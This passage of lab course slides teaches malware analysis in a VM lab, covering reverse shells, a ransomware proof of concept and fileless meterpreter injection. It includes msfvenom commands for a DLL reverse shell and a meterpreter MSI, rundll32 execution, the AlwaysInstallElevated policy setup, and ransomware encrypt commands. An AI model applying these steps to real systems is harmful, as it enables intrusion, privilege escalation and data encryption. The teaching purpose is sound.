Now select any line in Procmon with shell.exe and go to Tools -> Process Tree

We can see that the shell used cmd.exe to run whoami. You can also see the user and command run.

Process Name	Process ID	Description	Path	Company Name
shell.exe	7688	ApacheBench command line utility	C:\Users\bryan\D...	Apache Softwa
cmd.exe	6532	Windows Command Processor	C:\Windows\Sys...	Microsoft Corpo
Conhost.exe	7532	Console Window Host	C:\Windows\Syst...	Microsoft Corpo
whoami.exe	1884	whoami - displays logged on user information	C:\Windows\Sys...	Microsoft Corpo
GoogleCrashHandler.exe	6508	Google Crash Handler	C:\Program Files (...)	Google LLC
GoogleCrashHandler64.exe	6516	Google Crash Handler	C:\Program Files (...)	Google LLC

Description:	whoami - displays logged on user information
Company:	Microsoft Corporation
Path:	C:\Windows\SysWOW64\whoami.exe
Command:	whoami
User:	DESKTOP-39UP7VP\bryan




# Dynamic Analysis - Wireshark

Wireshark lets you see the packets sent to and from your machine. Questions to answer:

- Is there any communication with other machines?
- What sort of packets are being sent?
  - HTTP, TCP, SMB, etc.
- What information is being sent?
  - Files, data about the machine, etc.
  - Really good if it's unencrypted

# More Dynamic Analysis

Now open Wireshark and run another command. You should record on Ethernet0 if using VMWare. After you run your command from Kali (I ran `ipconfig`) you can stop recording and use the filter `ip.addr == <kali_ip>` and hit Enter.



The image shows a Wireshark packet capture window with the filter `ip.addr == 192.168.11.135` applied. The packet list contains six entries, all of which are TCP packets. The first packet is a SYN packet from 192.168.11.135 to 192.168.11.136. The second packet is a SYN-ACK packet from 192.168.11.136 to 192.168.11.135. The third packet is an ACK packet from 192.168.11.135 to 192.168.11.136. The fourth packet is a SYN packet from 192.168.11.136 to 192.168.11.135. The fifth packet is an ACK packet from 192.168.11.135 to 192.168.11.136. The sixth packet is a SYN-ACK packet from 192.168.11.136 to 192.168.11.135.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.11.135	192.168.11.136	TCP	63	4444 → 49861 [PSH, AC
2	0.000182	192.168.11.136	192.168.11.135	TCP	63	49861 → 4444 [PSH, AC
3	0.000381	192.168.11.135	192.168.11.136	TCP	60	4444 → 49861 [ACK] Se
4	0.031147	192.168.11.136	192.168.11.135	TCP	84	49861 → 4444 [PSH, AC
5	0.031457	192.168.11.135	192.168.11.136	TCP	60	4444 → 49861 [ACK] Se
6	0.030550	192.168.11.136	192.168.11.135	TCP	87	49861 → 4444 [PSH, AC

# More Dynamic Analysis

Here we can see the actual data that's being sent to your Kali Machine. Because we are just using regular TCP, we can see everything in plaintext.

8	0.039751	192.168.11.136	192.168.11.135	TCP	335	49861 → 4444	[PSH, ACK]	Seq=73 Ack=10 Win=8212 Len=281
9	0.039858	192.168.11.135	192.168.11.136	TCP	60	4444 → 49861	[ACK]	Seq=10 Ack=354 Win=501 Len=0
10	0.041139	192.168.11.136	192.168.11.135	TCP	56	49861 → 4444	[PSH, ACK]	Seq=354 Ack=10 Win=8212 Len=2
11	0.041268	192.168.11.135	192.168.11.136	TCP	60	4444 → 49861	[ACK]	Seq=10 Ack=356 Win=501 Len=0
12	0.041288	192.168.11.136	192.168.11.135	TCP	77	49861 → 4444	[PSH, ACK]	Seq=356 Ack=10 Win=8212 Len=23
13	0.041362	192.168.11.135	192.168.11.136	TCP	60	4444 → 49861	[ACK]	Seq=10 Ack=379 Win=501 Len=0

>	Frame 8: 335 bytes on wire (2680 bits), 335 bytes captured (2680 bits) on interface \Device\NPF_{A...}	0030	20 14 99 93 00 00	20 20	20 43 6f 6e 6e 65 63 74	.....	Connect
>	Ethernet II, Src: VMware_6b:b6:73 (00:0c:29:6b:b6:73), Dst: VMware_81:16:99 (00:0c:29:81:16:99)	0040	69 6f 6e 2d 73 70 65 63	69 66 69 63 20 44 4e 53	ion-spec	ific DNS	
>	Internet Protocol Version 4, Src: 192.168.11.136, Dst: 192.168.11.135	0050	20 53 75 66 66 69 78 20	20 2e 20 3a 20 6c 6f 63	Suffix	. : loc	
>	Transmission Control Protocol, Src Port: 49861, Dst Port: 4444, Seq: 73, Ack: 10, Len: 281	0060	61 6c 64 6f 6d 61 69 6e	0d 0a 20 20 20 4c 69 6e	aldomain	.. Lin	
▼	Data (281 bytes)	0070	6b 2d 6c 6f 63 61 6c 20	49 50 76 36 20 41 64 64	k-local	IPv6 Add	
	Data: 202020436f6e656374696f6e2d7370656369666963204444e532053756666697820202e...	0080	72 65 73 73 20 2e 20 2e	20 2e 20 2e 20 2e 20 3a	ress . . . . .	:	
	[Length: 281]	0090	20 66 65 38 30 3a 3a 63	34 35 3a 33 32 37 65 3a	fe80::c	45:327e:	
		00a0	61 37 63 63 3a 35 37 36	33 25 36 0d 0a 20 20 20	a7cc:576	3%6..	
		00b0	49 50 76 34 20 41 64 64	72 65 73 73 2e 20 2e 20	IPv4 Add	ress. .	
		00c0	2e 20 2e 20 2e 20 2e 20	2e 20 2e 20 2e 20 2e 20	. . . . .		
		00d0	2e 20 3a 20 31 39 32 2e	31 36 38 2e 31 31 2e 31	. : 192. 168.11.1		
		00e0	33 36 0d 0a 20 20 20 53	75 62 6e 65 74 20 4d 61	36..	S ubnet Ma	
		00f0	73 6b 20 2e 20 2e 20 2e	20 2e 20 2e 20 2e 20 2e	sk . . . . .		
		0100	20 2e 20 2e 20 2e 20 2e	20 3a 20 32 35 35 2e 32	. . . . .	: 255.2	
		0110	35 35 2e 32 35 35 2e 30	0d 0a 20 20 20 44 65 66	55.255.0 ..	Def	



## Other Types of PE - DLL


A DLL is a Dynamic Link Library. These files contain functions that EXEs can use, similar to a library in coding. Windows has a lot of built-in ones, like winsock32.dll. We can use msfvenom with -f dll to make a DLL reverse shell

To save time from making our own EXE to use our DLL, we can use the built-in rundll32.exe to run our dll. Make sure to have the netcat listener going.

```
C:\Users\bryan\Desktop>rundll32 shell.dll,anything
```

# Other Types of PE - DLL

If we look at procmon and adjust our filters to Process Name is rundll32.exe, and look at the process tree, we can see that rundll32.exe is responsible for running cmd and making a connection to our Kali machine. Shell.dll isn't mentioned except when it's loaded by rundll32.exe. This makes DLLs very good for hiding malicious software.



cmd.exe (6020)	Windows Command Processor	C:\Windows\system32\cmd.exe
conhost.exe (4368)	Console Window Host	C:\Windows\system32\conhost.exe
rundll32.exe (4124)	Windows host process (Rundll32)	C:\Windows\system32\rundll32.exe
rundll32.exe (7960)	Windows host process (Rundll32)	C:\Windows\SysWOW64\rundll32.exe
pestudio.exe (3780)	Malware Initial Assessment   www.winitor.com	C:\Tools\pestudio\pestudio\pestudio.exe
Procmon.exe (2868)	Process Monitor	C:\Tools\sysinternals\Procmon.exe
Procmon64.exe (520)	Process Monitor	C:\Users\bryan\AppData\Local\Temp\Procmon64.exe
GoogleCrashHandler.exe (6508)	Google Crash Handler	C:\Program Files (x86)\Google\Update\1.3.36.312\GoogleCrashHandler.exe
GoogleCrashHandler64.exe (6516)	Google Crash Handler	C:\Program Files (x86)\Google\Update\1.3.36.312\GoogleCrashHandler64.exe
rundll32.exe (6680)	Windows host process (Rundll32)	C:\Windows\SysWOW64\rundll32.exe
cmd.exe (1988)	Windows Command Processor	C:\Windows\SysWOW64\cmd.exe
conhost.exe (2304)	Console Window Host	C:\Windows\system32\conhost.exe

Description: Windows host process (Rundll32)



# Ransomware

The big one

Grab main\_v2.exe from

<https://github.com/jimmy-ly00/Ransomware-PoC/releases/tag/v1.0>

Place the dummy data from Brightspace onto your machine.



# Ransomware

Pestudio does not like this file

c:\users\bryan\desktop\main_v2.exe				
indicators (wait...)	engine (71/71)	score (37/71)	date (dd.mm.yyyy)	age (days)
footprints (wait...)	Bkav	W32.AIDetectMalware	06.09.2023	18
<b>virustotal (37/71)</b>	Lionic	Trojan.Python.Agent.jlc	06.09.2023	18
dos-header (size > 64 bytes)	Elastic	malicious (moderate confidence)	30.08.2023	25
dos-stub (wait...)	DrWeb	clean	06.09.2023	18
rich-header (product-id > Visual Studio)	MicroWorld-eScan	Trojan.Agent.FTSE	06.09.2023	18
file-header (executable > 32-bit)	CMC	clean	22.08.2023	33
optional-header (subsystem > console)	CAT-QuickHeal	Trojan.GenericPMF.S15497014	06.09.2023	18
directories (count > 6)	McAfee	Artemis!F7F9486DF46A	06.09.2023	18
sections (wait...)	Malwarebytes	clean	06.09.2023	18
libraries (wait...)	Zillya	clean	06.09.2023	18
imports (wait...)	Sangfor	Ransom.Python.Filecoder.Viyz	18.08.2023	37



# Ransomware


Capa sees a lot of reading/writing files

EXECUTION	Command and Scripting Interpreter [E1059]
FILE SYSTEM	Create Directory [C0046] Delete Directory [C0048] Delete File [C0047] Read File [C0051] Writes File [C0052]
OPERATING SYSTEM	Environment Variable::Set Variable [C0034.001]
PROCESS	Create Process [C0017]

Capability	Namespace
reference analysis tools strings reference anti-VM strings targeting Xen compute Adler32 checksum accept command line arguments query environment variable set environment variable (4 matches) get common file path	anti-analysis anti-analysis/anti-vm/vm-detection data-manipulation/checksum/adler32 host-interaction/cli host-interaction/environment-variable host-interaction/environment-variable host-interaction/file-system

# Ransomware

We can also use floss to place the strings in a text file with `floss main_v2.exe > floss.txt`



```
floss.txt - Notepad
File Edit Format View Help
smain
bCrypto\Cipher\_ARC4.cp38-win32.pyd
bCrypto\Cipher\_Salsa20.cp38-win32.pyd
bCrypto\Cipher\_chacha20.cp38-win32.pyd
bCrypto\Cipher\_raw_aes.cp38-win32.pyd
bCrypto\Cipher\_raw_aesni.cp38-win32.pyd
bCrypto\Cipher\_raw_arc2.cp38-win32.pyd
bCrypto\Cipher\_raw_blowfish.cp38-win32.pyd
bCrypto\Cipher\_raw_cast.cp38-win32.pyd
bCrypto\Cipher\_raw_cbc.cp38-win32.pyd
bCrypto\Cipher\_raw_cfb.cp38-win32.pyd
bCrypto\Cipher\_raw_ctr.cp38-win32.pyd
bCrypto\Cipher\_raw_des.cp38-win32.pyd
```



# Dynamic Analysis - Procexp


Process Explorer lets you see what files a process has opened and written.

Questions to answer:

- Does the malware write or read files
  - Information gathering, encrypting files, downloading more malware
- Does the malware use a lot of resources
  - RAM, CPU
  - Some malware uses a lot of resources to cause a denial-of-service and cause the machine to crash


# Ransomware

Open procexp (Process Explorer) and go to view -> Select Columns. On the Process Disk Tab check all these boxes.




# Ransomware

Run the file with `main_v2.exe -e -p data` to encrypt the data folder. Only 260kb, which isn't much but we only encrypted 1 folder. You can decrypt with `main_v2.exe -d -p data`



Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-39UP7VP\bryan] (Administrator)

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Disk Read Bytes	Disk Write Bytes	Disk Delta Bytes
dwm.exe	0.72	62,552 K	34,828 K	972	Desktop Window Manager	Microsoft Corporation	100.0 KB		
explorer.exe	< 0.01	69,640 K	114,028 K	3984	Windows Explorer	Microsoft Corporation	4.0 KB		
SecurityHealthSystray.exe		1,696 K	8,984 K	6492	Windows Security notificatio...	Microsoft Corporation			
vmtoolsd.exe	< 0.01	30,180 K	15,228 K	7200	VMware Tools Core Service	VMware, Inc.	100.0 KB		
OneDrive.exe		38,636 K	19,244 K	7264	Microsoft OneDrive	Microsoft Corporation			
msedge.exe		40,500 K	64,384 K	7608	Microsoft Edge	Microsoft Corporation			
msedge.exe		2,140 K	6,760 K	7672	Microsoft Edge	Microsoft Corporation			
msedge.exe		10,360 K	8,532 K	7976	Microsoft Edge	Microsoft Corporation			
msedge.exe		11,612 K	20,200 K	7996	Microsoft Edge	Microsoft Corporation			
msedge.exe		6,988 K	11,784 K	8008	Microsoft Edge	Microsoft Corporation			
msedge.exe		14,240 K	6,300 K	4652	Microsoft Edge	Microsoft Corporation			
msedge.exe		43,532 K	63,128 K	268	Microsoft Edge	Microsoft Corporation			
cmd.exe		2,256 K	4,712 K	6020	Windows Command Processor	Microsoft Corporation			
conhost.exe		7,896 K	17,964 K	4368	Console Window Host	Microsoft Corporation			
rundll32.exe		824 K	4,200 K	4124	Windows host process (Run...	Microsoft Corporation			
rundll32.exe		4,116 K	6,552 K	7960	Windows host process (Run...	Microsoft Corporation			
main_v2.exe		1,076 K	4,860 K	6840				268.0 KB	
main_v2.exe	< 0.01	14,452 K	27,244 K	4680				8.0 MB	
process.exe		4,336 K	12,552 K	3732	Sysinternals Process Explorer	Sysinternals - www.sysinter...			

The background is a dark blue gradient. In the top-left corner, there are two overlapping geometric shapes: a blue parallelogram and a light green parallelogram. In the top-right corner, there is a grey, 3D-rendered circuit board pattern. In the bottom-left corner, there is a circular inset showing a detailed, high-magnification view of a circuit board with various components and traces.

# Execution - In memory attacks



# What is an in-memory attack

Using PEs as malware is easy, but can be easily detected and analyzed. This is mostly because it leaves a file on the victim's machine.


One can avoid this issue by loading malware just into the machine's memory (RAM). This is an in-memory or fileless attack.

Pros = Harder to detect and analyze

Cons = No file, so the payload is lost if the machine is turned off.




# How A PE Is Loaded






# How An In Memory Payload Works





# How An In Memory Payload Works




Loader (or  
Stager) EXE on  
Hard Drive

Loader Process is stopped, removing it from memory.  
File is kept to load more malware, or deleted from file  
system.


Memory



Malicious Payload




# Meterpreter Process Injection





# Meterpreter Process Injection



Meterpreter  
Loader

Meterpreter is injected  
into another process

Loader Process is stopped, removing it from memory.  
File is kept to load more malware, or deleted from file  
system.

Memory



Another Process with  
System Privileges

Meterpreter Payload



# Meterpreter In Memory

First, to allow our meterpreter to get system privileges, we will have to allow programs to be installed as elevated. This is a common setting that lets a user install programs onto their machine with system privileges. If we can make a meterpreter as an installer file (.msi), we can have it run with system privileges.



# Meterpreter In Memory

1. In your flare-vm, Click Start -> Run and type gpedit.msc. The Group Policy window opens.
2. Click on Computer Configuration -> Administrative Templates -> Windows Components -> Windows Installer.

Enable the following Group Policy settings and reboot:

- Always install with elevated privileges (mandatory)
- Enable user control over installs (mandatory)
- Disable Windows Installer. Then set it to Never.
- Enable user to patch elevated products (optional)
- Enable user to use media source while elevated (optional)
- Enable user to browse for source while elevated (optional for new installations, mandatory for fix pack upgrades)



# Meterpreter In Memory

On your kali machine, ,create a meterpreter payload with msfvenom

```
Msfvenom -p windows/meterpreter/reverse_tcp lport= lhost= -f msi > file.msi
```

Then set up msfconsole to use multi/handler same as in the previous section

Note when you run your msi file (later), you will get a fake error message.



# Meterpreter - Migrating Processes

Open up your procmon and filter for the process name for msiserver.exe. This is the program that install msi files. Open your process tree and find where msiserver.exe is located. Notice its running an ApacheBench tmp file (metasploit). This is much more hidden than a regular PE so far.

Process	Description	Image Path
svchost.exe (1320)	Host Process for Windows Services	C:\Windows\System32\svchost.exe
svchost.exe (7368)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
svchost.exe (6916)	Host Process for Windows Services	C:\Windows\System32\svchost.exe
svchost.exe (1192)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
svchost.exe (6996)	Host Process for Windows Services	C:\Windows\System32\svchost.exe
msiserver.exe (5768)	Windows® installer	C:\Windows\system32\msiserver.exe
MSI22BE.tmp (4756)	ApacheBench command line utility	C:\Windows\Installer\MSI22BE.tmp
MsiExec.exe (2668)	Windows® installer	C:\Windows\syswow64\MsiExec.exe
svchost.exe (1336)	Host Process for Windows Services	C:\Windows\system32\svchost.exe
TrustedInstaller.exe (6952)	Windows Modules Installer	C:\Windows\servicing\TrustedInstaller.exe
lsass.exe (628)	Local Security Authority Process	C:\Windows\system32\lsass.exe
fontdrvhost.exe (784)	Usermode Font Driver Host	C:\Windows\system32\fontdrvhost.exe

# Meterpreter - Migrating Processes

Run ps on your meterpreter on your kali. This shows all processes on the machine at this time.

## Process List

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
92	4	Registry	x64	0		
288	4	smss.exe	x64	0		
408	396	csrss.exe				
484	396	wininit.exe	x64	0		
492	476	csrss.exe				
496	620	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
512	5380	cmd.exe	x64	1	DESKTOP-39UP7VP\bryan	C:\Windows\System32\cmd.exe
552	476	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
620	484	services.exe	x64	0		
628	484	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
752	620	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
776	552	fontdrvhost.exe	x64	1	Font Driver Host\UMFD-1	C:\Windows\System32\fontdrvhost.exe



# Meterpreter - Migrating Processes

